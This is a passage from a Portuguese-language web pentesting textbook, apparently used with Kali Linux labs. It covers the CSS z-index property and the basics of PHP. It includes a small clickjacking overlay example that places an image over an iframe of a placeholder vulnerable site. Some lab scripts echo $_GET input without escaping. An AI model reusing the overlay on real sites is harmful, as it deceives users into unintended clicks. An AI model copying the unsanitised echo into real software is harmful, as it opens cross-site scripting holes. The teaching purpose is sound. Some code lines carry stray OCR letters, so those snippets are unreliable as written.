      <div style="border-style: dotted; height: 100px; width: 50%;
         position: absolute; top: 60px; left: 40px; ">
         Elemento-filho. O ponto inicial é 50px por 30px e não 0px por 0px. </div>
   </div>
</body>
```

2.2.4 z-index

Define a ordem de um elemento. Muito usado em ataques de clickjacking, para sobrepor um frame carregado em uma página HTML com uma imagem ou outro código HTML, escondendo visualmente o conteúdo do frame.

No exemplo a seguir, uma imagem é posicionada em cima de um frame:

```
<div style="position:relative; top:0px; left:0px; width:250px; background:white;
   z-index:1;">
   <img src="https://s3.novatec.com.br/capas/9788575224311.jpg">
</div>
<iframe id="meu_iframe" src="http://site_vulnerável_a_clickjacking.com/"
   style="position:absolute; top:100px"; frameborder=1> </iframe>
```

CAPÍTULO 3

Introdução ao PHP

3.1 Introdução ao PHP

Embora seja possível construir sites estáticos com HTML e CSS, a maioria dos sites modernos tem seu conteúdo gerado de forma dinâmica. Um exemplo de conteúdo dinâmico ocorre quando o usuário, ao efetuar login em uma página web, é redirecionado para uma página de boas-vindas contendo seu endereço IP e hora de acesso.

Em situações em que se precise alterar dinamicamente o conteúdo de uma página web, como atualizar data, hora e IP (cada cliente tem um IP único), será inviável construir um website somente com HTML e CSS e se fará necessário utilizar a linguagem de programação de construção de conteúdo dinâmico, como o PHP (*Hypertext Preprocessor*).

Este livro não apresentará tudo o que há de disponível no PHP, mas servirá como base para posterior estudo de vulnerabilidades em códigos PHP. Consulte https://secure.php.net/docs.php para mais informações. Recomendo também a leitura de vários livros PHP publicados pela Novatec, como *Aprendendo PHP: Introdução amigável à linguagem mais popular da web*, do David Sklar, *Construindo aplicações web com PHP e MySQL*, do André Milani, entre outros. Lembro mais uma vez que esta obra não foca o estudo e o detalhamento da linguagem PHP, apenas apresenta capítulos introdutórios para nivelamento do público iniciante. Aos que conhecem a fundo a linguagem, recomendo, mesmo assim, que leiam este capítulo, pois servirá de revisão do mais importante para um pentest em aplicações PHP.

3.2 Estrutura de um documento PHP

Arquivos PHP são identificados com a extensão .php, devendo estar

localizados no diretório web (/var/www/html) do Kali Linux. É necessário inicializar o servidor web antes de cada laboratório:

```
root@kali# service apache2 start
```

O código PHP deve estar entre as tags de abertura e fechamento (<?php e ?>, respectivamente). Toda linha fora dessa tag não será tratada como código PHP.

Crie o arquivo /var/www/html/ola.php com o seguinte conteúdo:

```
<?php
   echo "Meu primeiro código em PHP";
?>
```

Ao acessar o endereço http://localhost/ola.php no browser, o texto "Meu primeiro código em PHP" surgirá na tela.

O código a seguir (/var/www/html/ola2.php) não será devidamente executado, pois o interpretador PHP tratará o comando echo (por não estar entre <?php e ?>) como um texto comum (texto HTML), e não como uma instrução interna:

```
<?php
?>
echo "Código errado";
```

Ao acessar o endereço http://localhost/ola2.php no browser, o texto echo "Código errado"; ecoará na tela.

Caso desejado, é possível inserir quantas tags <?php e ?> forem necessárias. Considere o arquivo /var/www/html/ola3.php com o seguinte conteúdo:

```
<?php
echo "Linha1 <br>";
?>

<?php
echo "Linha2";
?>
```

Ao acessar o endereço http://localhost/ola3.php no browser, os textos Linha1 e Linha2 serão exibidos.

3.3 Comentários

Uma prática comum é inserir comentários em trechos do código-fonte.

Programas com lógicas simples são fáceis de serem interpretados. Porém, à medida que a lógica se torna complexa, ficará mais difícil a sua interpretação caso o programa não apresente comentários.

Embora o interpretador PHP ignore todo o código-fonte entre comentários, é uma boa prática manter comentários durante o programa a fim de explicar para outros programadores PHP ou para você mesmo qual a lógica usada no momento da escrita do código-fonte. Provavelmente quando você escreveu o programa, a ideia que você teve estava muito clara na sua cabeça, porém, após algum tempo, ela pode não parecer tão óbvia.

Há duas formas de incluir comentários no PHP. A primeira é por meio de comentários de linha única, os quais funcionam somente para a linha em questão, não afetando linhas posteriores. Para utilizá-los, preceda o texto a ser comentado com # ou //. Exemplo:

```
<?php
// Comentário: tudo o que vier após // será ignorado pelo interpretador PHP
# É comum utilizar comentários na mesma linha da instrução
?>
```

A segunda forma é por meio dos comentários de múltiplas linhas, desse modo, todo o texto que estiver entre /* e */ será tratado como comentário. Exemplo:

```
<?php
/* Comentário de múltiplas linhas.
   Nesse caso o comando echo não será executado,
   pois está dentro de um comentário de múltiplas linhas.
   echo "Instrução echo dentro de um comentário";
*/ # Finalização de um comentário de múltiplas linhas.
?>
```

3.4 Finalização de instruções e quebra de linha

As instruções devem ser finalizadas com ponto e vírgula, como ocorre no exemplo a seguir, com as instruções print e echo (ambas imprimem na tela o conteúdo passado):

```
<?php
print "Linha1 <br>";
echo "Linha2";
```

```
?>
```

Embora possível, mas não recomendado por atrapalhar a legibilidade do código-fonte, os comandos podem ser declarados em uma única linha. Os códigos a seguir são equivalentes:

```
<?php
print "Linha1 <br>";
echo "Linha2 <br>";
?>
<?php print "Linha1 <br>"; echo "Linha2 <br>"; ?>
```

Há ainda um detalhe em relação à quebra de linhas: o browser não exibe quebra de linhas feitas em código-fonte PHP. No código a seguir, o browser exibe a mensagem "Linha1Linha2Linha3":

```
<?php
echo "Linha1";
echo "Linha2";
echo "Linha3";
?>
```

Ao inserir as tags e , a primeira linha é tratada como um parágrafo e, ao inserir a tag
, há uma quebra de linha entre a segunda e terceira linhas:

```
<?php
echo "<p> Linha1 </p>";
echo "Linha2 <br>";
echo "Linha3";
?>
```

Quando usar o interpretador PHP via linha de comando, utilize o caractere especial \n para quebrar linhas. Exemplo:

```
<?php
echo "Linha1 \n";
echo "Linha2 \n";
?>
```

No terminal de comandos:

```
root@kali# php /var/www/html/exemplo.php
Linha1
Linha2
```

3.5 Mensagens de erros e a função phpinfo()

3.5.1 Mensagens de erros

Ao programar, independentemente da linguagem utilizada, é comum que o programador cometa erros. Algumas linguagens, como o PHP, por padrão, não exibem mensagens de erro caso algum seja cometido. Em ambientes de produção, é vital esconder do usuário erros ocorridos. Embora não seja a solução perfeita de segurança, manter a obscuridade é uma boa medida para dificultar ataques oriundos de usuários maliciosos: divulgue o mínimo de informações sempre que possível. Com menos informações, será mais difícil para o atacante selecionar o exploit correto para atacar o seu sistema.

Em ambientes laboratoriais e de aprendizagem, não é bom ocultar mensagens de erros e alertas gerados pelo interpretador PHP. Por exemplo, ao executar o código a seguir em um browser, nada é exibido, tornando mais difícil detectar o erro cometido:

```
<?php
echo "Linha1 <br>"  # Atente para a falta de ponto e vírgula nessa linha
echo "Linha2 <br>";
?>
```

O erro é exibido somente quando se executa o script pelo interpretador PHP:

```
root@kali# php /var/www/html/index.php
PHP Parse error:  syntax error, unexpected 'echo' (T_ECHO), expecting ',' or ';'
in /var/www/html/index.php on line 3
```

O interpretador PHP aguarda por uma vírgula ou ponto e vírgula na linha 3 para executar a instrução echo "Linha1
". O problema pode ser resolvido adicionando-se um ponto e vírgula na linha anterior:

```
<?php
echo "Linha1 <br>";
echo "Linha2 <br>";
?>
```

Para que as mensagens de erro sejam exibidas no browser, altere a seguinte linha do arquivo /etc/php/7.0/apache2/php.ini:

- Antes: display_errors = Off

• Depois: display_errors = On

Alterações no arquivo php.ini requerem reinicialização do servidor Apache:

```
root@kali# service apache2 restart
```

Em ambientes de produção, lembre-se de que qualquer mensagem de erro é informação dada a um atacante. Sendo assim, exiba mensagens de erro personalizadas, da forma mais genérica possível e apenas em casos estritamente necessários.

3.5.2 phpinfo()

A função phpinfo() exibe configurações de ambiente do PHP, incluindo a localização do arquivo php.ini e o diretório raiz do servidor web (DOCUMENT_ROOT). Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
phpinfo();
?>
```

Ao acessar o endereço http://localhost no browser, a configuração do arquivo php.ini é exibida.

3.6 Tipos de dados

Os principais tipos de dados no PHP são textos (*strings*) e números (int, float, double, real etc.). Muito do trabalho de um programador consiste em manipular esses tipos de dados básicos.

Diversas funções e instruções internas do PHP permitem a manipulação de dados. Por exemplo, a função strlen() conta o número de caracteres de um texto passado como parâmetro; caso um texto apresente tamanho zero, significa que ele não foi definido. Essa função pode ser implementada em um formulário como uma forma de controle, forçando o usuário a preencher todos os campos adequadamente.

3.6.1 String

Um texto (chamado de *string*) é definido entre aspas simples ' ou duplas ".

Para o exemplo a seguir, usa-se a instrução echo, exibindo no browser o texto "Texto no PHP":

```
<?php
echo 'Texto no PHP';
?>
```

A diferença entre aspas simples e duplas é a forma como se interpreta o texto. Nas aspas simples, caracteres como $ ou \n não são interpretados como valores especiais (Tabela 3.1), e sim como um texto qualquer. Já ao utilizar aspas duplas, esses mesmos caracteres são interpretados como valores especiais.

Atente para o exemplo a seguir:

```
<?php
echo "Duas quebras de linha \n\n";
echo 'Não há quebra de linha \n';
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Duas quebras de linha
--- Linha em branco ---
Não há quebra de linha \nroot@kali#
```

A Tabela 3.1 mostra alguns caracteres que, precedidos da barra invertida (\), são tratados como valores especiais.

Tabela 3.1 – Caracteres especiais

Caractere	Significado
\n	Newline (nova linha)
\r	Carriage return (retorno de carro). O texto retornará uma linha
\t	Adiciona um tab de espaçamento

A Tabela 3.2 apresenta alguns caracteres que, precedidos da barra invertida (\), são tratados como caracteres de escape[1].

Tabela 3.2 – Caracteres especiais

Caractere	Significado
\\	Trata a segunda barra invertida como texto comum
\$	Escapa o cifrão. O texto após o cifrão é tratado como texto, e não como um nome de variável a ter o seu conteúdo exibido

\"	As aspas duplas podem ser inseridas dentro de uma string delimitada por aspas duplas sem que isso signifique o fim da própria string
\'	As aspas simples podem ser inseridas dentro de uma string delimitada por aspas simples sem que isso signifique o fim da própria string

Exemplo:

```
<?php
uecho "Texto: \$abc";
echo "\n";
vecho "Intercalando \"aspas duplas\" com aspas duplas";
echo "\n";
wecho 'Intercalando \'aspas simples\' com aspas simples';
echo "\n";
xecho "Intercalando 'aspas simples' com aspas duplas";
echo "\n";
echo 'Intercalando "aspas duplas" com aspas simples';
echo "\n";
echo "Intercalando 'aspas simples' e \"duplas\" com aspas duplas";
echo "\n";
echo 'Intercalando \'aspas simples\' e "duplas" com aspas simples';
echo "\n";
?>
```

- Linha u – A instrução echo interpreta "$abc" como texto, e não como a variável "$abc".
- Linha v – Supondo ser necessário que o comando echo exiba na tela aspas duplas, estas devem ser escapadas com a barra invertida, do contrário, o PHP entenderá que as aspas duplas finalizam a string, e não que fazem parte dela. O mesmo princípio é válido para aspas simples (linha w).
- Linha x – Caso seja necessário mesclar aspas simples com aspas duplas, isso poderá ser feito sem problemas. No entanto, fique atento com relação ao tipo de aspas que delimitam a string: caso sejam aspas simples, o texto posterior não poderá conter outras aspas simples (apenas se forem escapadas com \'). Caso sejam aspas duplas, o texto posterior não poderá conter outras aspas duplas (apenas se forem escapadas com \").

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Texto: $abc
Intercalando "aspas duplas" com aspas duplas
```

```
Intercalando 'aspas simples' com aspas simples
Intercalando 'aspas simples' com aspas duplas
Intercalando "aspas duplas" com aspas simples
Intercalando 'aspas simples' e "duplas" com aspas duplas
Intercalando 'aspas simples' e "duplas" com aspas simples
```

O *here document* permite que um texto seja definido em várias linhas:

```
<<< HEREDOC
texto1
texto2
...
textoN
HEREDOC
```

HEREDOC deve ser o nome identificador do *here document*, podendo ser constituído de letras (maiúsculas ou minúsculas), números (não é possível usá-lo para iniciar o *here document*) e sublinhados (*underline*). O padrão é constituir o nome em letras maiúsculas, pois ele é utilizado para indicar o fim de um *here document*.

O HEREDOC deve ser finalizado em uma linha única, sem espaços à esquerda. Nenhum texto deve vir à direita, com exceção do caractere ponto e vírgula.

Para o exemplo a seguir, declara-se uma variável de nome $meu_nome. Ao utilizar o *here document*[2], o conteúdo da variável $meu_nome é exibido e também não há a necessidade de escapar aspas simples e duplas:

```
<?php
$meu_nome = "daniel moreno";
echo <<< HEREDOC
Meu nome: $meu_nome
Inserindo aspas "duplas" e aspas 'simples' sem a necessidade da barra invertida.
Meu nome: \$meu_nome
HEREDOC;
echo "\nInstrução fora do here document: o PHP segue o seu fluxo de execução\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Meu nome: daniel moreno
Inserindo aspas "duplas" e aspas 'simples' sem a necessidade da barra invertida.
Meu nome: $meu_nome
```

```
Instrução fora do here document: o PHP segue o seu fluxo de execução.
```

Além do *here document*, há o *now document*, que é similar a utilizar aspas simples para definir um texto de múltiplas linhas. O nome do texto que delimitará o fim de um *now document* deve estar entre aspas simples:

```
<<< 'NOWDOC'
texto1
texto2
...
textoN
NOWDOC
```

Exemplo:

```
<?php
$meu_nome = "daniel moreno";
echo <<< 'NOWDOC'
Meu nome: $meu_nome
Inserindo aspas "duplas" e aspas 'simples' sem a necessidade da barra invertida.
NOWDOC;
echo "\nInstrução fora do now document: o PHP segue o seu fluxo de execução \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Meu nome: $meu_nome
Inserindo aspas "duplas" e aspas 'simples' sem a necessidade da barra invertida.
Instrução fora do now document: o PHP segue o seu fluxo de execução.
```

As strings podem ser concatenadas utilizando-se o ponto. Essa situação é particularmente útil quando se deseja exibir uma mensagem de boas-vindas para o usuário, quando este acessa os dados pessoais em uma página de login, como "Bem vindo Administrador" (mensagem a ser exibida ao usuário Administrador) ou "Bem vindo Daniel" (mensagem a ser exibida ao usuário Daniel). Exemplo:

```
<?php
echo "Bem vindo " . "Administrador \n";
echo "Bem vindo " . "Daniel \n";
echo "Concatenando " . "mais de um " . "texto \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
```

```
Bem vindo Administrador
Bem vindo Daniel
Concatenando mais de um texto
```

3.6.2 Numérico

Os números são representados como na matemática: 1, 2, 3 etc. Os principais tipos de números usados são:

- Inteiros (integer) – Qualquer valor inteiro. Exemplo: -2, -1, 0, 1, 2, 3 etc.
- Pontos flutuantes (float) – Números com casas decimais. Ao representar um ponto flutuante, utilize ponto em vez de vírgula. Por exemplo, 2.105 é a maneira certa de representar o número decimal 2,105.

As principais operações matemáticas aplicadas em números constam na Tabela 3.3.

Tabela 3.3 – Operações matemáticas

Caractere	Significado
+	Soma
-	Subtração
*	Multiplicação
**	Exponenciação. Também pode ser obtido com a função pow()
/	Divisão
%	Módulo (resto da divisão)
()	Parênteses. Altera a ordem da operação matemática

O código PHP a seguir exemplifica a utilização de operadores matemáticos:

```
<?php
# Resto da divisão entre 10 e 3
echo "10%3 = " . 10 % 3 . "\n";
# A ordem natural é aplicar a multiplicação e depois a soma.
# A utilização dos parênteses permite que primeiro seja aplicada a soma
# e depois a multiplicação
echo "(2+5)*10 = " . (2+5) * 10 . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
10%3 = 1
(2+5)*10 = 70
```

É possível representar números binários precedendo o número decimal com 0b à esquerda:

```
10    --- Decimal dez ---
0b10  --- Binário dois ---
```

É possível representar números octais precedendo o número decimal com 0 à esquerda. Exemplo:

```
10   --- Decimal dez ---
010  --- Octal oito ---
```

É possível representar números hexadecimais precedendo o número decimal com 0x à esquerda. Exemplo:

```
1     --- Decimal dez ---
0x10  --- Hexadecimal dezesseis ---
```

Exemplo:

```
<?php
echo "10(decimal) + 10(binário) + 10(octal) + 10(hexadecimal) = " . (10+0b10+010+0x10) . "
(decimal) \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
10(decimal) + 10(binário) + 10(octal) + 10(hexadecimal) = 36 (decimal)
```

3.6.3 Booleanos

São apenas de dois tipos: verdadeiro (True ou 1) ou falso (False ou 0). Uma operação terá o valor booleano verdadeiro caso a sentença seja verdadeira e falso caso a sentença seja falsa.

Por exemplo, o valor booleano da sentença 1+1 = 2 é verdadeiro (True), pois um mais um sempre será igual a dois. No entanto, o valor booleano da sentença 1+1 = 3 será falso (False), pois um mais um é igual a dois, e não a três.

As operações lógicas que retornam valores booleanos são listadas na Tabela 3.4.

Tabela 3.4 – Operadores lógicos

Operador lógico	Significado

!	not (negação)
&&	AND (e)
||	OR (ou)
AND	AND (e)
XOR	XOR (ou exclusivo)
OR	OR (ou)

O operador lógico ! inverte a saída de um resultado. Exemplo:

```
<?php
echo "Verdadeiro negado: ";
var_dump(!True);
echo "Falso negado: ";
var_dump(!False);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Verdadeiro negado: bool(false)
Falso negado: bool(true)
```

> Nota: A função var_dump() mostra o tipo e o valor do conteúdo inserido como argumento. Por exemplo, var_dump(True) retorna bool(true). Isso significa que o argumento True é um booleano do tipo True.

No operador lógico && (ou AND), a saída será verdadeira somente se todas as entradas forem verdadeiras. A Tabela 3.5 apresenta os valores de saída para duas entradas.

Tabela 3.5 – Operador lógico && (AND)

Entrada	Entrada	Saída
True	True	True
True	False	False
False	True	False
False	False	False

Exemplo:

```
<?php
echo "True AND True: " ;
var_dump(True AND True);
echo "True AND False: ";
var_dump(True AND False);
echo "False AND True: ";
```

```
var_dump(False AND True);
echo "False AND False: ";
var_dump(False AND False);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
True AND True: bool(true)
True AND False: bool(false)
False AND True: bool(false)
False AND False: bool(false)
```

No operador lógico || (ou OR), a saída será verdadeira se pelo menos uma entrada for verdadeira. A Tabela 3.6 exibe os valores de saída para duas entradas.

Tabela 3.6 – Operador lógico || (OR)

Entrada	Entrada	Saída
True	True	True
True	False	True
False	True	True
False	False	False

Exemplo:

```
<?php
echo "True OR True: " ;
var_dump(True OR True);
echo "True OR False: ";
var_dump(True OR False);
echo "False OR True: ";
var_dump(False OR True);
echo "False OR False: ";
var_dump(False OR False);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
True OR True: bool(true)
True OR False: bool(true)
False OR True: bool(true)
False OR False: bool(false)
```

No operador lógico XOR, a saída será verdadeira somente se as entradas

forem distintas. Na Tabela 3.7, constam os valores de saída para duas entradas.

Tabela 3.7 – Operador lógico XOR (ou exclusivo)

Entrada	Entrada	Saída
True	True	False
True	False	True
False	True	True
False	False	False

Exemplo:

```
<?php
echo "True XOR True: " ;
var_dump(True XOR True);
echo "True XOR False: ";
var_dump(True XOR False);
echo "False XOR True: ";
var_dump(False XOR True);
echo "False XOR False: ";
var_dump(False XOR False);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
True XOR True: bool(false)
True XOR False: bool(true)
False XOR True: bool(true)
False XOR False: bool(false)
```

Os operadores da Tabela 3.4 foram listados em ordem de precedência. Embora os operadores && e AND sejam do mesmo tipo (operador lógico e), a diferença entre os dois é que o operador && será interpretado antes do operador AND. Exemplo:

```
<?php
echo "True || True AND False = ";
uvar_dump( True || True AND False );
echo "True OR True AND False = ";
vvar_dump( True OR True AND False );
?>
```

• Linha u – Primeiro será executada a operação True || True, pois o operador

|| tem precedência (prioridade) sobre o operador AND. Por fim, será realizado o AND entre o resultado da primeira operação e o booleano False.

- Linha v – Primeiro será executada a operação True AND False, pois o operador AND tem precedência (prioridade) sobre o operador OR. Por fim, será realizado o OR entre o booleano True e o resultado da primeira operação.

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
True || True AND False = bool(false)
True OR True AND False = bool(true)
```

3.6.4 Bits

Em um nível mais próximo da linguagem de máquina, todo código PHP é convertido para o bit 0 ou 1. O PHP permite operações lógicas sobre esses dois bits (Tabela 3.8).

Tabela 3.8 – Operadores de bits

Operador	Significado
&	AND (e)
^	XOR (ou exclusivo)
|	OR (ou)

3.6.5 Variáveis

A função de uma variável é armazenar um valor, tornando mais fácil operações de soma de números, concatenação de strings etc.

Supondo ser necessário exibir na tela o primeiro nome de uma pessoa, crie o arquivo /var/www/html/nome.php com o seguinte conteúdo:

```
<?php
echo "O meu nome é: " . $_GET["nome"];
?>
```

Ao acessar o endereço http://localhost/nome.php?nome=Daniel no browser, o texto "O meu nome é: Daniel" ecoará na tela.

No exemplo citado, para que o PHP imprimisse na tela o nome do usuário, o

dado de entrada (Daniel) digitado no browser havia sido armazenado na variável superglobal $_GET["nome"]. O script PHP concatenou a string "O meu nome é:" com o conteúdo da variável superglobal $_GET["nome"], resultando em "O meu nome é: Daniel".

Uma variável sempre é iniciada com o caractere especial $. O nome de uma variável pode ser composto por caracteres (maiúsculos e minúsculos), números e sublinhados (_). Além disso, nunca pode ser iniciado com números ou conter caracteres especiais como !, *, @, # etc.

O PHP é sensível a minúsculas/maiúsculas (*case sensitive*), diferenciando caracteres maiúsculos e minúsculos na declaração de nomes de variáveis. Para o exemplo a seguir, foi declarada a variável do tipo texto $var, a qual é inicializada com a string “texto":

```
<?php
$var = "texto";
echo "$VAR";
?>
```

Ao executar o script no terminal, surge uma mensagem de alerta, pois a variável $VAR ($var foi declarado em minúsculo) não é declarada:

```
root@kali# php /var/www/html/index.php
PHP Notice:  Undefined variable: VAR in /var/www/html/index.php on line 3
```

Ao declarar uma variável, não é necessário definir o seu tipo:

```
<?php
$inteiro = 10;
$flutuante = 10.2;
$texto = "texto qualquer";
# A função gettype() retorna o tipo de uma variável
echo '$inteiro = 10 é do tipo: ' . gettype($inteiro) . "\n";
echo '$flutuante = 10.2 é do tipo: ' . gettype($flutuante) . "\n";
echo '$texto = "texto qualquer" é do tipo: ' . gettype($texto) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
$inteiro = 10 é do tipo: integer
$flutuante = 10.2 é do tipo: double
$texto = "texto qualquer" é do tipo: string
```

Outro aspecto do PHP é converter automaticamente tipos de variáveis diferentes. Em algumas linguagens de programação, como Python, essa conversão automática não é feita, resultando em uma mensagem de erro. Por exemplo, ao tentar somar o inteiro 10 com o texto "20", o interpretador Python acusará erro. Desse modo, crie o arquivo soma.py com o seguinte conteúdo:

```
a = 10
b = "20"
print "a(int) + b(string) = " , a + b
```

Ao executar o script no terminal:

```
root@kali# python2.7 soma.py
a(int) + b(string) =
Traceback (most recent call last):
  File "soma.py", line 3, in <module>
    print "a(int) + b(string) = " , a + b
TypeError: unsupported operand type(s) for +: 'int' and 'str'
```

No PHP:

```
<?php
$a = 10;
$b = "20";
print '$a(int) + $b(string) = ' . ($a + $b) . "\n";
print '$a é do tipo: ' . gettype($a) . "\n";
print '$b é do tipo: ' . gettype($b) . "\n";
print '$a + $b é do tipo: ' . gettype($a + $b) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
$a(int) + $b(string) = 30
$a é do tipo: integer
$b é do tipo: string
$a + $b é do tipo: integer
```

O PHP permite forçar a avaliação de um tipo de dado como sendo de outro tipo: preceda o valor a ser avaliado com qualquer um dos tipos listados na Tabela 3.9.

Tabela 3.9 – Operações de casting

Operação de casting	Significado

(int) ou (integer)	Converte para inteiro
(bool) ou (boolean)	Converte para booleano
(float), (double) ou (real)	Converte para ponto flutuante
(string)	Converte para string. Outra forma é colocar a variável entre aspas duplas
(array)	Converte para array
(object)	Converte para objeto
(unset)	Converte para o tipo null

Exemplo:

```
<?php
$a = 100;
echo '$a = ' . $a . ' sendo do tipo: ' . gettype($a) . "\n";
$a = (string)$a;
echo '$a = ' . $a . ' sendo do tipo: ' . gettype($a) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
$a = 100 sendo do tipo: integer
$a = 100 sendo do tipo: string
```

3.6.6 Arrays

Enquanto uma variável armazena um único dado por vez, os arrays armazenam vários dados e de diferentes tipos, como valores numéricos, texto etc.

Um array é declarado por meio da função array() ou []:

```
--- As duas formas de declaração de arrays a seguir são equivalentes ---
$a = array();
$a = [];
```

Para imprimir os dados de um array, utilize a função print_r()[3]. No exemplo a seguir, o array declarado e armazenado na variável $a contém dados do tipo inteiro (11), float (2.15), string ("texto") e o booleano True ($b):

```
<?php
$b = True;
$a = array(11, 2.15, "texto", $b);
# O conteúdo de arrays são exibidos por meio da função print_r()
print_r($a);
?>
```

Ao executar o script no terminal, perceba que o array contém os valores [0], [1], [2] e [3]. Essas são as chaves que identificam cada elemento de um array:

```
root@kali# php /var/www/html/index.php
Array
(
    [0] => 11
    [1] => 2.15
    [2] => texto
    [3] => 1
)
```

Quando se declara um array somente com valores, as chaves também são declaradas, porém de forma implícita pelo próprio PHP. As duas declarações a seguir são equivalentes:

```
<?php
$a = array("valor1", "valor2", "valor3");
$a = array(0 => "valor1", 1 => "valor2", 2 => "valor3");
?>
```

Caso seja necessário declarar o valor da chave, utilize a sintaxe:

```
nome_da_chave => valor
```

Exemplo:

```
<?php
$a = array("chave0" => "valor0", "chave1" => "valor1", "chave3" => "valor3");
/* Uma observação deve ser feita em relação a quebra de linhas.
   Como os arrays podem se tornar muito grandes, a legibilidade de um
   código-fonte PHP se tornará melhor caso as linhas do array sejam quebradas
   em várias outras linhas. Nesse caso, quebrar a linha não influenciará
   em nada e nem acarretará em problemas na execução do script.
   Por exemplo, uma outra forma de escrever o array $a:
$a = array(
      "chave0" => "valor0",
      "chave1" => "valor1",
      "chave3" => "valor3");
*/
print_r($a);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Array (
```

```
    [chave0] => valor0
    [chave1] => valor1
    [chave3] => valor3
)
```

É possível acessar ou redefinir elementos individuais de um array usando o nome da chave como referência. Exemplo:

```
<?php
$a = array(
      "Chave 1" => 'Chave 1, array $a',
      "Chave 2" => 'Chave 2, array $a'
);
$b = array(
      'Texto qualquer',
      100
);
echo 'Primeiro elemento do array $a: ' .  $a["Chave 1"] . "\n";
echo 'Segundo elemento do array $a: ' . $a["Chave 2"] ."\n";
echo 'Primeiro elemento do array $b: ' . $b[0] . "\n";
# Soma em uma unidade (++) o segundo elemento ($b[1]) do array $b
$b[1]++;
echo "Segundo elemento do array \$b: $b[1] \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Primeiro elemento do array $a: Chave 1, array $a
Segundo elemento do array $a: Chave 2, array $a
Primeiro elemento do array $b: Texto qualquer
Segundo elemento do array $b: 101
```

Arrays compostos apenas por valores numéricos no nome da chave são chamados de arrays numéricos, indexados ou ordenados. Já arrays compostos por strings no nome da chave são chamados de arrays associativos.

3.7 Diferença entre atribuição e comparação

O modo mais simples de atribuir um valor a uma variável é por meio do sinal de igualdade. Diferente do modelo matemático, em que apenas um único sinal de igualdade representa comparação entre dois valores diferentes, em linguagens de programação, um único sinal de igualdade representa

atribuição: o valor à direita é atribuído ao valor à esquerda. No exemplo a seguir, $var passa a armazenar o valor inteiro 10:

```
<?php
$var = 10;       # A variável $var recebe o inteiro 10
echo "Conteúdo de \$var = $var \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Conteúdo de $var = 10
```

É muito comum realizar operações básicas em variáveis. Exemplo:

```
<?php
$a = 10;                  # $a recebe o inteiro 10
$a = $a + $_GET["valor"];   # $a recebe o próprio conteúdo incrementado
                          # com o valor de $_GET["valor"]
echo "Conteúdo de \$a = $a";
?>
```

Acesse o endereço http://localhost/index.php?valor=20, o valor 30 será retornado pelo browser:

```
Conteúdo de $a = 30
```

Quando necessário realizar uma operação matemática em uma variável e atribuir a ela o resultado dessa operação, é possível utilizar atalhos (Tabela 3.10).

Tabela 3.10 – Atalhos para operações matemáticas

Atribuição	Significado	Exemplo	Exemplo equivalente
+=	Soma	$var += 10	$var = $var + 10
-=	Subtração	$var -= 10	$var = $var - 10
*=	Multiplicação	$var *= 10	$var = $var * 10
**=	Exponenciação	$var **= 10	$var = $var ** 10
/=	Divisão	$var /= 10	$var = $var / 10
%=	Módulo (resto da divisão)	$var %= 10	$var = $var % 10
.=	Concatenação	$var .= "texto"	$var = $var . "texto"
>>=	Deslocamento de bits à direita	$var >>= 2	$var = $var >> 2
<<=	Deslocamento de bits à esquerda	$var <<= 2	$var = $var << 2
&=	Operador lógico AND a nível de bits	$var &= 0b1011	$var = $var & 0b1011
^=	Operador lógico XOR a nível de bits	$var ^= 0b1011	$var = $var ^ 0b1011
|=	Operador lógico OR a nível de bits	$var |= 0b1011	$var = $var | 0b1011

|=	Operador lógico OR a nível de bits	$var |= 0b1011	$var = $var | 0b1011

Exemplo:

```
<?php
$a = "Daniel";
$a .= " Moreno";
$b = 10;
$b **= 3;
$c = 0b1011;
$c ^= 0b1111;
echo 'Conteúdo de $a: ' . $a . "\n";
echo 'Conteúdo de $b: ' . $b . "\n";
echo 'Conteúdo de $c: 0b' . decbin($c) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Conteúdo de $a: Daniel Moreno
Conteúdo de $b: 1000
Conteúdo de $c: 0b100
```

Os sinais ++ e -- podem ser usados quando necessário incrementar ou decrementar o próprio valor da variável em uma única unidade, como alternativa aos comandos $var += 1 e $var -= 1. Exemplo:

```
<?php
$a = 10;
$a++;   # Equivalente aos comandos $a += 1 ou $a = $a + 1
echo '$a = ' . $a . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
$a = 11
```

É muito comum utilizar ++ ou -- em laços de repetição, como dentro de um laço de repetição for. O exemplo a seguir imprime sequencialmente os números do intervalo de 0 a 10:

```
<?php
for($var = 0; $var <= 10; $var++)
   echo "$var ";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
0 1 2 3 4 5 6 7 8 9 10
```

Além da operação de atribuição, o PHP permite operações de comparação. A Tabela 3.11 apresenta os principais operadores de comparação.

Tabela 3.11 – Operadores de comparação

Operador	Significado
==	Igualdade
!= ou <>	Diferença
>	Maior
>=	Maior ou igual
<	Menor
<=	Menor ou igual

No exemplo a seguir, compara-se o conteúdo da variável $var com o valor 100, assim, se essa operação for verdadeira, é retornado o booleano True. Se o valor armazenado pela variável $var for diferente de 100, é retornado o booleano False:

```
<?php
$var = 10;
echo 'O conteúdo de $var é igual a 100?' . "\n";
echo "Resposta: ";
var_dump($var == 100);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
